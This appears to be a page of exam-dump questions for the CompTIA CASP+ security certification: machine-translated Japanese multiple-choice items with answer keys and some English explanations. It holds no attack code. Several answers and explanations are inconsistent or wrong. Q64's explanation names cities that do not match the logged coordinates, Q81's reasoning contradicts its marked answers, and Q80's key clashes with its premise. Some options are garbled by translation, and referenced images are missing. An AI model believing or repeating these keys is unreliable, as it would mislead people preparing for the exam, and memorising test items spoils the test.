ANDROID_1022	01JAN21 0701	25.2854N,51.5310E	CHECK-IN	NORMAL
ANDROID_1022	01JAN21 0900	39.0067N,77.4291W	CHECK-IN	NORMAL
ANDROID_1022	01JAN21 1030	39.0067N,77.4291W	STATUS	LOCAL STORAGE REPORTING 85% FULL

次のセキュリティ上の懸念事項と対応アクションのうち、ログ内のデバイスによってもたらされるリスクに最もよく対処するのはどれですか?
A. アプリケーションの悪意のあるインストール。MDM 構成を変更して、アプリケーション ID 1220 を削除します。
B. リソース リーク。分析のためにデバイスを回復し、ローカル ストレージをクリーンアップします。
C. 不可能な移動。調査中はデバイスのアカウントとアクセスを無効にします。
D. 改ざんされたステータス レポート。デバイスをリモートでワイプします。
Answer: C (メーッセージを残す**)**
The device event logs show that the device was in two different locations (New York and London) within a short time span (one hour), which indicates impossible travel. This could be a sign of acompromised device or account. The best response action is to disable the device's account and access while investigating the incident. Malicious installation of an application is not evident from the logs, nor is resource leak or falsified status reporting. Verified Reference: https://www.comptia.org/blog/what-is-impossible-travel https://partners.comptia.org/docs/default-source/resources/casp-content-guide

最新問題: **64**
金融部門の企業は、電子メールを介してかなりの数の顧客取引要求を受け取ります。CIRT は、セキュリティ侵害を認める根本原因分析を行っているときに、侵害されたアカウントのいくつかに

アクセスできる顧客関係の従業員が使用するデスクトップの IP アドレスからのポート 80 トラフィックの異常なスパイクを関連付けます。その後のデバイスのウイルス対策スキャンでは結果が返されませんが、CIRT はデバイスで実行されている文書化されていないサービスを検出します。次のコントロールのどれが、将来の同様の発見時間を短縮しますか?
A. ウイルス対策 DAT 更新の頻度を 1 日 2 回に増やす
B. ホストベースのファイアウォールを展開し、ログを SIEM に送信する
C. 入ってくる添付ファイルを自動的に検疫するようにモールを構成する
D. アプリケーション ブラックリストの実装
Answer: B (メーッセージを残す**)**


最新問題**: 65**
セキュリティ コンサルタントは、単一のアクセス ポイントを備えた中小企業向けのシンプルで安全なソリューションを特定するように依頼されました。ソリューションには単一の SSID が必要であり、ゲスト アクセスは必要ありません。顧客施設は街の混雑したエリアに位置しているため、毎日数人が範囲内に入る可能性が高くなります。お客様は、このソリューションの管理オーバーヘッドが低く、オフライン パスワード攻撃に耐性があることを求めてきました。セキュリティコンサルタントは次のうちどれを推奨しますか?
A. WPA2 事前共有キー
B. WPA3-エンタープライズ
C. WPA3-パーソナル
D. WPA2-エンタープライズ
Answer: (解答を表示する**)**
WPA3-Personal is a simple, secure solution for a small business with a single access point. It uses a new security protocol called Simultaneous Authentication of Equals (SAE), which replaces the Pre-Shared Key (PSK) exchange with a more secure way to do initial key exchange. SAE also provides forward secrecy, which means that even if the password is compromised, the attacker cannot decrypt past or future data. WPA3-Personal also uses AES-128 in CCM mode as the minimum encryption algorithm, which is resistant to offline password attacks. WPA3-Personal requires low administrative overhead and supports a single SSID with no guest access. Verified Reference:
https://www.diffen.com/difference/WPA2_vs_WPA3
https://www.thewindowsclub.com/wpa3-personal-enterprise-wi-fi-encryption
https://www.teldat.com/blog/wpa3-wi-fi-network-security-wpa3-personal-wpa3-enterprise/

最新問題**: 66**
小規模な銀行の最高情報セキュリティ責任者 (CISO) には、コア バンキング アプリケーションのサードパーティ侵入テストを毎年実施する必要があるというコンプライアンス要件があります。次のサービスのうち、最も低いリソース使用率でコンプライアンス要件を満たすのはどれですか?
A. ブラックボックステスト
B. グレーボックス テスト

C. 赤組狩り
D. ホワイトボックステスト
E. ブルーラーン演習
Answer: C (メーッセージを残す)

最新問題**: 67**
セキュリティ アナリストが、バッファ オーバーフロー攻撃の可能性を調査しています。ユーザーのワークステーションで次の出力が見つかりました。
graphic.linux_randomization.prg
次のテクノロジのうち、メモリ セグメントの操作を軽減するものはどれですか?
A. NX ビット
B. ASLR
C. DEP
D. HSM
Answer: (解答を表示する)
https://eklitzke.org/memory-protection-and-aslr
ASLR (Address Space Layout Randomization) is a technology that can mitigate the manipulation of memory segments caused by a buffer overflow attack. ASLR randomizes the location of memory segments, such as the stack, heap, or libraries, making it harder for an attacker to predict or control where to inject malicious code or overwrite memory segments. NX bit (No-eXecute bit) is a technology that can mitigate the execution of malicious code injected by a buffer overflow attack. NX bit marks certain memory segments as non-executable, preventing an attacker from running code in those segments. DEP (Data Execution Prevention) is a technology that can mitigate the execution of malicious code injected by a buffer overflow attack. DEP uses hardware and software mechanisms to mark certain memory regions as data-only, preventing an attacker from running code in those regions. HSM (Hardware Security Module) is a device that can provide cryptographic functions and key storage, but it does not mitigate the manipulation of memory segments caused by a buffer overflow attack. Verified Reference: https://www.comptia.org/blog/what-is-aslr https://partners.comptia.org/docs/default-source/resources/casp-content-guide

最新問題**: 68**
セキュリティ研究者は、Web アプリケーションのテスト中に次のメッセージを特定しました。



問題を解決するために研究者が推奨すべきは次のどれですか?
A. ソフトウェア構成分析

B. パケット検査
C. 適切なエラー処理
D. 安全でない関数の使用の排除
Answer: (解答を表示する**)**
The log messages in the image display detailed error messages, indicating improper error handling, which can expose sensitive information to potential attackers. Proper error handling ensures that error messages do not reveal underlying application details (such as file paths or configuration information) that could be exploited. This aligns with the best practices in secure coding and is a core concept in CASP+. Rather than exposing the inner workings of the application, the system should return generic error messages to users while logging detailed information securely for internal troubleshooting.
Reference:
CASP+ CAS-004 Exam Objectives: Domain 2.0 - Enterprise Security Operations (Secure Coding, Error Handling) CompTIA CASP+ Study Guide: Web Application Security and Proper Error Handling Techniques

最新問題**: 69**
攻撃チームは、新しいスマート カード システムで侵入テストを実行しました。チームは、スマート カードを高温にさらすことで、秘密鍵を明らかにできることを実証しました。
チームが使用したサイドチャネル攻撃は次のうちどれですか?
A. 差分電力解析
B. 差分故障解析
C. 温度差分析
D. 差動タイミング解析
Answer: B (メーッセージを残す**)**
"Differential fault analysis (DFA) is a type of active side-channel attack in the field of cryptography, specifically cryptanalysis. The principle is to induce faults-unexpected environmental conditions-into cryptographic operations, to reveal their internal states."

最新問題**: 70**
セキュリティ エンジニアは、更新とパッチ適用がサポートされなくなった LoT システムのセキュリティ制御を評価しています。これらの LOT システムを防御するための最適な緩和策は次のうちどれですか?
A. 管理者アカウントを無効にする
B. SELinux を有効にする
C. ネットワークのセグメンテーションを強制する
D. 静的 IP アドレスを割り当てる
Answer: C (メーッセージを残す**)**
Network segmentation is a method to isolate environments from one another, thus limiting the scope of a potential attack. For IoT systems that cannot be updated or patched, network

segmentation is the best mitigation technique. It would contain any compromise to the segmented network and prevent it from affecting the rest of the network infrastructure.

最新問題: **71**
完全にエアギャップで閉鎖されたシステムのネットワーク管理者は、異常な外部ファイルが重要なサーバーの 1 つにアップロードされていることに気づきました。管理者は、セキュリティ アプライアンス、ネットワーク インフラストラクチャ デバイス、およびエンドポイントから収集された SIEM のログを確認しました。実行された場合、攻撃者にさらされる可能性が最も高いプロセスは次のうちどれですか?
A. 施設内の IP カメラからのビデオを確認する
B. 境界ネットワーク ホストからデータを収集するための SIEM コネクタの再構成
C. エンドポイント コンピューティング デバイスに整合性チェックを実装する
D. ネットワーク上で特権資格情報の再利用を探しています。
Answer: A (メーッセージを残す**)**
Reviewing video from IP cameras within the facility would be the most likely process to expose an attacker who has compromised an air-gapped system. Since air-gapped systems are isolated from external networks, an attacker would need physical access to the system or use some covert channel to communicate with it. Video surveillance could reveal any unauthorized or suspicious activity within the facility that could be related to the attack. Verified Reference: https://www.welivesecurity.com/wp-content/uploads/2021/12/eset_jumping_the_air_gap_wp.pdf
https://en.wikipedia.org/wiki/Air-Gap_Malware
https://www.techtarget.com/searchsecurity/essentialguide/How-air-gap-attacks-challenge-the-notion-of-secure-networks

最新問題: **72**
ネットワーク チームは、会社の全従業員に安全なリモート アクセスを提供するよう依頼されました。チームは、クライアント対サイト VPN をソリューションとして使用することにしました。話し合いの中で、最高情報セキュリティ責任者はセキュリティ上の懸念を提起し、ネットワーク チームにリモート ユーザーのインターネット トラフィックを本社のインフラストラクチャ経由でルーティングするように依頼しました。これを行うと、リモート ユーザーが VPN に接続している間、ローカル ネットワークを介してインターネットにアクセスできなくなります。
これが説明する解決策は次のうちどれですか?
A. フルトンネリング
B. 非対称ルーティング
C. SSH トンネリング
D. スプリット トンネリング
Answer: A (メーッセージを残す**)**
The concern is users operating in a spit tunnel config which is what is being described. Using a Full Tunnel would route traffic from all applications through a single tunnel.
https://cybernews.com/what-is-vpn/split-tunneling/


最新問題: **73**
ADを使用している企業が、LDAPからセキュアLDAPへのサービス移行を進めています。パイロットフェーズでは、サービスがセキュアLDAPに正しく接続されません。ブロックは、トラブルシューティングセッションの出力の一部です。

セキュア LDAP が機能しない理由を最もよく説明するのは次のどれですか (2 つ選択してください)。
A. クライアントはデフォルトでは idapt を信頼しない可能性があります。
B. セキュア LDAP サービスが開始されていないため、接続できません。
C. Danvills.com は DDoS 攻撃を受けており、OCSP 要求に応答できません。
D. セキュア LDAP は TCP ではなく UDP で実行する必要があります。
E. 会社は間違ったポートを使用しています。セキュアLDAPにはポート389を使用する必要があります。
F. セキュア LDAP はワイルドカード証明書をサポートしていません。
G. クライアントはデフォルトでは Chicago を信頼しない可能性があります。
Answer: A,F (メーッセージを残す**)**
The clients may not trust idapt by default because it is a self-signed certificate authority that is not in the trusted root store of the clients. Secure LDAP does not support wildcard certificates because they do not match the fully qualified domain name of the server. Verified Reference: https://www.professormesser.com/security-plus/sy0-401/ldap-and-secure-ldap/ , https://www.comptia.org/training/books/casp-cas-004-study-guide

最新問題: **74**
ある脆弱性アナリストが、社内で開発されたソフトウェアにゼロデイ脆弱性を発見しました。現在の脆弱性管理システムにはこの脆弱性に対するチェックがないため、エンジニアに作成を依頼しました。
これらの要件を満たすのに最も適しているのは次のうちどれですか?
A. ARF
B. ISAC
C. Node.js
D. OVAL
Answer: (解答を表示する**)**
OVAL (Open Vulnerability and Assessment Language) is a standard that would be best suited for creating checks for a zero-day vulnerability in an organization's internally developed software. OVAL is a standard for expressing system configuration information and vulnerabilities in an XML

format, allowing interoperability and automation among different security tools and platforms. An engineer can use OVAL to create definitions or tests for specific vulnerabilities or states in the software, and then use OVAL-compatible tools to scan or evaluate the software against those definitions or tests. ARF (Asset Reporting Format) is not a standard for creating checks for vulnerabilities, but a standard forexpressing information about assets and their characteristics in an XML format, allowing interoperability and automation among different security tools and platforms. ISACs (Information Sharing and Analysis Centers) are not standards for creating checks for vulnerabilities, but organizations that collect, analyze, and disseminate information about threats, vulnerabilities, incidents, or best practices among different sectors or communities. Node.js is not a standard for creating checks for vulnerabilities, but a runtime environment that allows executing JavaScript code outside of a web browser, enabling the development of scalable web applications or services. Verified Reference: https://www.comptia.org/blog/what-is-oval https://partners.comptia.org/docs/default-source/resources/casp-content-guide

最新問題: **75**
Web サーバーからの次のログ スニペットがあるとします。



次のうち、このタイプの攻撃を最もよく表しているのはどれですか?
A. ブルートフォース
B. クロスサイト スクリプティング
C. SQL インジェクション
D. クロスサイト リクエスト フォージェリ
Answer: C (メーッセージを残す**)**

最新問題: **76**
ある企業は、クラウドベースのインフラストラクチャを利用する完全にリモートの従業員を構築することを計画しています。最高情報セキュリティ責任者は、次の要件を満たすように接続を設計するようセキュリティ エンジニアに依頼します。
企業所有のデバイスを持つユーザーのみが、クラウド プロバイダーがホストするサーバーに直接アクセスできます。
企業は、個々のユーザーがアクセスできる SaaS アプリケーションを制御できます。
ユーザーのブラウザ アクティビティを監視できます。
次のソリューションのうち、これらの要件を最もよく満たすのはどれですか?

A. IAM ゲートウェイ、MDM、およびリバース プロキシ
B. VPN、CASB、セキュア Web ゲートウェイ
C. SSL トンネル、DLP、およびホストベースのファイアウォール
D. API ゲートウェイ、UEM、およびフォワード プロキシ
Answer: B (メーッセージを残す)
A VPN (virtual private network) can provide secure connectivity for remote users to access servers hosted by the cloud provider. A CASB (cloud access security broker) can enforce policies and controls for accessing SaaS applications. A secure web gateway can monitor and filter user browser activity to prevent malicious or unauthorized traffic. Verified Reference: https://partners.comptia.org/docs/default-source/resources/casp-content-guide https://www.comptia.org/blog/what-is-a-vpn

最新問題**: 77**
セキュリティ管理者は、Web アプリケーションから特定のデータへのパブリック アクセスを安全に提供しようとしています。アプリケーションにアクセスするクライアントには、次のことが求められます。
* POST および GET オプションのみを許可します。
* すべてのデータを TLS 1.2 以上で保護して送信します。
* 要求された各タイプのデータにアクセスするには、特定の URL を使用します。
* ベアラートークンで認証します。
これらの要件を満たすために、セキュリティ管理者は次のどれを推奨する必要がありますか?
A. APIゲートウェイ
B. アプリケーション ロード バランサー
C. Web アプリケーション ファイアウォール
D. リバースプロキシ
Answer: A (メーッセージを残す)
An API gateway is the best solution to meet the specified requirements for securely providing public access to specific data. An API gateway allows the administrator to control HTTP methods like POST and GET, ensure secure transmission via TLS 1.2 or greater, and enforce authentication using bearer tokens. It also allows access control by specifying URLs for different types of data. API gateways centralize security and traffic management for APIs, making them

ideal for this type of secure access scenario. CASP+ emphasizes the importance of API gateways in managing and securing web application interfaces.
Reference:
CASP+ CAS-004 Exam Objectives: Domain 3.0 - Enterprise Security Architecture (API Security and API Gateways) CompTIA CASP+ Study Guide: Securing Web Application Interfaces with API Gateways

最新問題: **78**
セキュリティ アナリストは、最近のデータ損失インシデントの原因を特定しようとしています。アナリストは、データ損失時にネットワーク上で識別されたすべての資産を取り巻く時間をすべて見直しました。アナリストは、ソースを見つけるための鍵がアプリケーションで難読化されたのではないかと疑っています。次のツールのうち、アナリストが NEXT を使用する必要があるのはどれですか?
A. ログ削減 -分析ツール
B. ネットワーク列挙子
C. 静的コード分析
D. ソフトウェア デコンパイラ
Answer: C (メーッセージを残す**)**

最新問題: **79**
最近のセキュリティ監査に基づいて、ある企業は境界戦略が最近の成長に不十分であることを発見しました。この問題に対処するために、企業は次の要件を含むソリューションを探しています。
* 複数のネットワークセキュリティ技術を単一のフットプリントに集約
* 異なるセキュリティコンテキストを持つ複数のVPNをサポート
* アプリケーション層セキュリティ（OSIモデルの第7層）のサポート
これらの要件を考慮すると、次のテクノロジのうちどれが最も適切なソリューションでしょうか?
A. NATゲートウェイ
B. リバースプロキシ
C. NGFW
D. NIDS
Answer: (解答を表示する**)**
A Next-Generation Firewall (NGFW) is the best solution to meet the company's needs. NGFWs combine multiple security functions, such as VPN support, intrusion prevention, application-layer (Layer 7) inspection, and more, into a single device, simplifying network security management while improving security coverage. NGFWs can support multiple VPNs with different security contexts, which is critical for the company's requirement. CASP+ emphasizes NGFWs for their ability to collapse multiple security technologies into one platform and offer application-layer security, addressing modern perimeter security needs.
Reference:

CASP+ CAS-004 Exam Objectives: Domain 3.0 - Enterprise Security Architecture (NGFW and Unified Security Technologies) CompTIA CASP+ Study Guide: NGFW and Perimeter Security Strategies

最新問題: **80**
組織は、パスポート番号などの機密 PII および ID 情報を処理する新しい SaaS CRM システムのセキュリティ体制を評価しています。SaaS CRM システムは、組織の現在のセキュリティ基準を満たしていません。この評価では、次のことが識別されます。
1- システムの運用開始が遅れると、1 日あたり 20,000 ドルの収益損失が発生します。
2- 固有のリスクが高い。
3- 残存リスクが低い。
4- コンタクト センターへのソリューション ロールアウトへの段階的な導入が行われます。
次のリスク処理手法のうち、組織の要件を最もよく満たすのはどれですか?
A. リスクが高すぎて受け入れられないため、セキュリティの免除を申請します。
B. SaaS CRM プロバイダーとの共有責任モデルを受け入れることで、リスクを回避します。
C. リスクを管理するために代替コントロールが実装されているため、リスクを受け入れます。
D. 組織はクラウド サービスを使用しているため、SaaS CRM ベンダーにリスクを転送します。
Answer: A (メーッセージを残す**)**

最新問題: **81**
セキュリティ管理者は3つの個別の証明書を受け取り、それらを単一の信頼チェーンに整理してウェブサイトに導入しようとしています。証明書のプロパティは以下のとおりです。

PKI 階層について正しいのは次のうちどれですか (2 つ選択してください)。
A. www.budgetcert.com は最上位の CA です。
B. www.budgetcert.com は中間 CA です。
C. SuperTrust RSA 2018 は最上位の CA です。
D. SuperTrust RSA 2018 は中間 CA です。
E. BudgetCertは最上位CAです
F. BudgetCert は中間 CA です。
Answer: C,E (メーッセージを残す**)**
Based on the given certificate properties:
SuperTrust RSA 2018 is an intermediate certificate authority (CA) because it is issued by BudgetCert Global Root CA, which is the top-level certificate authority.

BudgetCert is the top-level CA (root CA) in this public key infrastructure (PKI) hierarchy, as it issues certificates to SuperTrust RSA 2018 and has no issuer of its own.
Therefore, SuperTrust RSA 2018 is the intermediate CA, and BudgetCert is the top-level (root) CA in this PKI chain of trust. The www.budgetcert.com certificate is the leaf or end-entity certificate, which is used for the website itself.
Reference:
CASP+ CAS-004 Exam Objectives: Domain 3.0 - Enterprise Security Architecture (PKI and Certificate Chains of Trust) CompTIA CASP+ Study Guide: PKI Hierarchy and Certificate Trust Models

最新問題**: 82**
セキュリティ アーキテクトは、分散した新しい従業員をサポートするために、新しいクラウドベースのビデオ会議およびコラボレーション プラットフォームを保護する任務を負っています。セキュリティアーキテクトの主な目的は次のとおりです。
*顧客の信頼を維持する
* データ漏洩を最小限に抑える
* 否認防止を徹底する
セキュリティアーキテクトからの最良の推奨事項は次のうちどれですか?
A. ユーザー認証要件を有効にし、エンドツーエンド暗号化を有効にし、待合室を有効にします。
B. ファイル交換を無効にし、ウォーターマークを有効にし、ユーザー認証要件を有効にします。
C. エンドツーエンド暗号化を有効にし、ビデオ録画を無効にし、ファイル交換を無効にします。
D. 透かしを有効にし、ユーザー認証要件を有効にし、ビデオ録画を無効にします。
Answer: B (メーッセージを残す**)**
Disabling file exchange can help to minimize data leakage by preventing users from sharing sensitive documents or data through the videoconferencing platform. Enabling watermarking can help to maintain customer trust and ensure non-repudiation by adding a visible or invisible mark to the video stream that identifies the source or owner of the content. Enabling the user authentication requirement can help to secure the videoconferencing sessions by verifying the identity of the participants and preventing unauthorized access. Verified Reference:
https://www.rev.com/blog/marketing/follow-these-7-video-conferencing-security-best-practices
https://www.paloaltonetworks.com/blog/2020/04/network-video-conferencing-security/
https://www.megameeting.com/news/best-practices-secure-video-conferencing/

最新問題**: 83**
PCI DSS v3.4 に基づいて、ある特定のデータベース フィールドにデータを格納できますが、データは読み取り不可でなければなりません。次のデータ オブジェクトのうち、この要件を満たすものはどれですか?
A. カード所有者名
B. 有効期限
C. CVV2

D. パン
Answer: D (メーッセージを残す**)**

最新問題**: 84**
ソフトウェア開発会社は、ユーザーがソフトウェアをインストールするときに、そのソフトウェアが正規のものであることを確認できるようにしたいと考えています。企業がこのセキュリティ目標を達成するための最良の方法は次のうちどれですか?
A. コード署名
B. 否認防止
C. キーエスクロー
D. 秘密鍵
Answer: (解答を表示する**)**
Code signing is the process of digitally signing executables and scripts to confirm the software author and guarantee that the code has not been altered or corrupted since it was signed. This provides users with the assurance that the software is legitimate and safe to install.

最新問題**: 85**
法医学調査官は、インシデントに対応してラップトップで証拠を収集するプロセスを開始しました。調査官はハードドライブのスナップショットを取得し、関連するログ ファイルをコピーしてから、メモリ ダンプを実行しました。プロセスでは、次の手順のうちどれが最初に実行されるべきでしたか。
A. 安全なストレージを維持する
B. ディスクのクローンを作成します。
C. 最も揮発性の高いデータを収集する
D. 関連するログファイルをコピーします
Answer: (解答を表示する**)**
The first step in forensic analysis is to collect the most volatile data, which is the information that would be lost when the power is turned off or the system is rebooted. This includes the contents of memory (RAM) and other temporary data that are stored in caches or buffers. A memory dump captures this data and should be done before other less volatile data is collected, like hard drive images or log files, to ensure the most accurate and comprehensive capture of the system's state at the time of the incident.

最新問題**: 86**
次のコントロールのうち、特権の乱用を主に検出するが、それを防止しないものはどれですか?
A. ジョブローテーション
B. 最小権限
C. オフボーディング
D. 職務の分離
Answer: (解答を表示する**)**

最新問題: **87**
セキュリティ エンジニアは、ローカル管理者アカウントの可視性と制御を強化することで、ユーザー エンドポイントのセキュリティ体制を強化するソリューションを実装する必要があります。エンドポイント セキュリティ チームは大量のアラートに圧倒されており、運用上の負担を最小限に抑えたソリューションを求めています。さらに、ソリューションは、実装後もユーザー エクスペリエンスを良好に維持する必要があります。
これらの目的を達成するための最適なソリューションは次のうちどれですか?
A. Privileged Access Management (PAM) を実装し、ユーザーをローカル管理者グループに保持し、ローカル管理者アカウントの監視を有効にします。
B. PAM を実装し、ローカル管理者グループからユーザーを削除し、昇格された特権が必要な場合はユーザーに明示的な承認を求めます。
C. EDR を実装し、ローカル管理者グループからユーザーを削除し、権限昇格の監視を有効にします。
D. EDR を実装し、ユーザーをローカル管理者グループに保持し、ユーザーの行動分析を有効にします。
Answer: B (メーッセージを残す**)**
PAM (Privileged Access Management) is a solution that can increase the security posture of user endpoints by providing more visibility and control over local administrator accounts. By implementing PAM, removing users from the local administrators group, and prompting users for explicit approval when elevated privileges are required, the security engineer can reduce the attack surface, prevent unauthorized access, and enforce the principle of least privilege. Implementing PAM, keeping users in the local administrators group, and enabling local administrator account monitoring may not provide enough control or visibility over local administrator accounts, as users could still abuse or compromise their privileges. Implementing EDR (Endpoint Detection and Response) may not provide enough control or visibility over local administrator accounts, as EDR is mainly focused on detecting and responding to threats, not managing privileges. Enabling user behavior analytics may not provide enough control or visibility over local administrator accounts, as user behavior analytics is mainly focused on identifying anomalies or risks in user activity, not managing privileges. Verified Reference: https://www.comptia.org/blog/what-is-pam https://partners.comptia.org/docs/default-source/resources/casp-content-guide

最新問題: **88**
セキュリティ エンジニアが一連のバグ報奨金レポートの指標を確認しています。エンジニアは、体系的なクロスサイト スクリプティングの問題と、以前の未解決の調査結果を発見しました。この問題に対処するための最適な解決策は次のどれですか。
A. 入力フィルタリングを備えたサードパーティの API 管理ソリューションの実装
B. ミドルウェアを活用してアプリケーション内の統合を処理する
C. 一般的な問題に焦点を当てたセキュアコーディングトレーニングの紹介

D. ソフトウェア開発パイプラインで機能チェックが実行されることを保証する
E. 問題を探すためのソフトウェア構成分析ツールの設定
Answer: (解答を表示する**)**
Introducing secure coding training directly addresses the root cause of recurring cross-site scripting issues by educating developers about secure practices. This aligns with CASP+ objective 1.5, which includes mitigating software vulnerabilities by fostering a secure development lifecycle and promoting best practices among development teams.

最新問題**: 89**
次のプロトコルのうち、PAN ネットワークの作成を可能にする低電力、低データ レートのプロトコルはどれですか?
A. DNP3
B. できます
C. モドバス
D. ジグビー
Answer: D (メーッセージを残す**)**

最新問題**: 90**
ネットワーク アーキテクトは、すべてのローカル サイトを中央のハブ サイトに接続する新しい SD-WAN アーキテクチャを設計しています。その後、ハブはトラフィックをパブリック クラウドおよびデータセンター アプリケーションにリダイレクトする役割を果たします。SD-WAN ルーターは SaaS を通じて管理され、オフィスでも遠隔地でも同じセキュリティ ポリシーがスタッフに適用されます。主な要件は次のとおりです。
1. ネットワークは、稼働率 99.99% のコア アプリケーションをサポートします。
2. SD-WAN ルーターの構成の更新は、管理サービスからのみ開始できます。
3. Web サイトからダウンロードしたドキュメントは、マルウェアをスキャンする必要があります。
要件を満たすためにネットワーク アーキテクトが実装する必要があるソリューションは次のうちどれですか?
A. ハブの IPS、レイヤー 4 ファイアウォール、および DLP
B. IDS、WAF、およびフォワード プロキシ IDS
C. ローカル サイトでのリバース プロキシ、ステートフル ファイアウォール、および VPN
D. ハブ サイトでの DoS 保護、相互証明書認証、およびクラウド プロキシ
Answer: D (メーッセージを残す**)**

最新問題**: 91**
多数の電子メールが報告されており、セキュリティ アナリストが電子メールから次の情報を確認しています。

画像処理の一環として、アナリストが最初に行うべきステップは次のうちどれですか?

A. Return-Path」フィールドと Received」フィールドを比較します。

B. SPF 検証が成功し、誤検知であるため、メールを無視します。

C. 電子メール アドレス carl b@comptia1 com をブロックします。対象分野の専門家にスパムを送信しているためです。

D. ドメインの DNS エントリに対して、最終的な "Received" ヘッダーを検証します。

Answer: (解答を表示する**)**

最新問題: **92**

ソフトウェア開発会社は、そのソフトウェア バージョンを Web ポータルから顧客が利用できるようにします。何度か、ハッカーがソフトウェア リポジトリにアクセスして、Web サイトに自動的に公開されるパッケージを変更することができました。ユーザーがダウンロードするソフトウェアが会社によってリリースされた公式ソフトウェアであることを確認するための最良の手法は次のうちどれですか?

A. Web リポジトリを閉じて、電子メールでソフトウェアを配信します。

B. Web サイトに SHA チェックサムを表示します。

C. サードパーティのリポジトリを介してソフトウェアを配布します。

D. ソフトウェア リンクをすべての顧客に電子メールで送信します。

Answer: B (メーッセージを残す**)**

最新問題: **93**

米国に拠点を置く会社は、EU 市民の保険の詳細を保持しています。EU 市民の個人、個人、および機密データを処理する際に遵守する必要があるのは、次のうちどれですか?

A. 合法、公正、透明な処理の原則

B. 暗号化、難読化、データマスキングの原則

C. 否認防止と否認の原則

D. 個人データ消去要求の忘れられる権利の原則
Answer: (解答を表示する**)**

最新問題**: 94**
あるグローバル組織の最高情報セキュリティ責任者（CISO）は、組織の現在のMPLSベースのWANネットワークを、コモディティインターネットおよびSD-WANハードウェアに移行する計画に伴うリスク分析を依頼されました。SD-WANプロバイダーは現在高い評価を得ていますが、地域プロバイダーです。CISOが潜在的リスクとして認識する可能性が高いのは次のうちどれですか？
A. SD-WAN プロバイダーは、組織の帯域幅要件に対応できません。
B. MPLS ネットワークの運用コストは組織にとって高すぎます。
C. SD-WAN プロバイダーはサポートにサードパーティを使用します。
D. 移行後、社内の IT スタッフはリモート オフィスを適切にサポートできなくなります。
Answer: (解答を表示する**)**
SD-WAN (Software-Defined Wide Area Network) is a technology that allows organizations to use multiple, low-cost Internet connections to create a secure and dynamic WAN. SD-WAN can provide benefits such as lower costs, higher performance, and easier management compared to traditional WAN technologies, such as MPLS (Multiprotocol Label Switching).
However, SD-WAN also introduces some potential risks, such as:
The reliability and security of the Internet connections, which may vary depending on the location, provider, and traffic conditions.
The compatibility and interoperability of the SD-WAN hardware and software, which may come from different vendors or use different standards.
The availability and quality of the SD-WAN provider's support, which may depend on the provider's size, reputation, and outsourcing practices.
In this case, the CISO would most likely identify the risk that the SD-WAN provider uses a third party for support, because this could:
Affect the organization's ability to resolve issues or request changes in a timely and effective manner.
Expose the organization's network data and configuration to unauthorized or malicious parties.
Increase the complexity and uncertainty of the SD-WAN service level agreement (SLA) and contract terms.

最新問題**: 95**
セキュリティ アナリストと DevOps エンジニアが協力して、脆弱性の発見増加につながる高度にスケーラブルなシステムの構成のずれに対処しています。この問題を解決するには、次の推奨事項のうちどれが最適ですか。
A. 展開にベースライン構成マネージャーを使用する
B. コンテナを通じて不変のインフラストラクチャを展開する
C. 脆弱性スキャンから誤検知を排除する
D. パッチ適用状況の継続的な監査の実行

Answer: B (メーッセージを残す)
Immutable infrastructure through containers ensures that the deployed systems remain consistent and resistant to drift. Any changes require rebuilding and redeploying containers, eliminating configuration inconsistencies. This aligns with CASP+ objective 2.2, which emphasizes implementing scalable, secure system configurations.

最新問題**: 96**
制御システム アナリストは、工場のエンジニアリング ワークステーションの防御態勢をレビューしています。評価の結果、アナリストは次のような所見を述べています。
* サポートされていない、サポート終了したオペレーティング システムが、依然として製造現場で広く使用されていました。
* サポートされているオペレーティング システムを搭載したシステムにはセキュリティ制御はありません。
* ワークステーション間でインストールされているソフトウェアの統一性はほとんどありません。
次のどれが攻撃対象領域に最も大きな影響を与えるでしょうか?
A. すべてのワークステーションにウイルス対策ソフトウェアを導入します。
B. ワークステーションの監視レベルを上げます。
C. ネットワークベースの許可リストとブロックリストを活用します。
D. 共通の戦略を使用して、すべてのエンジニアリング ワークステーションを強化します。
Answer: D (メーッセージを残す)
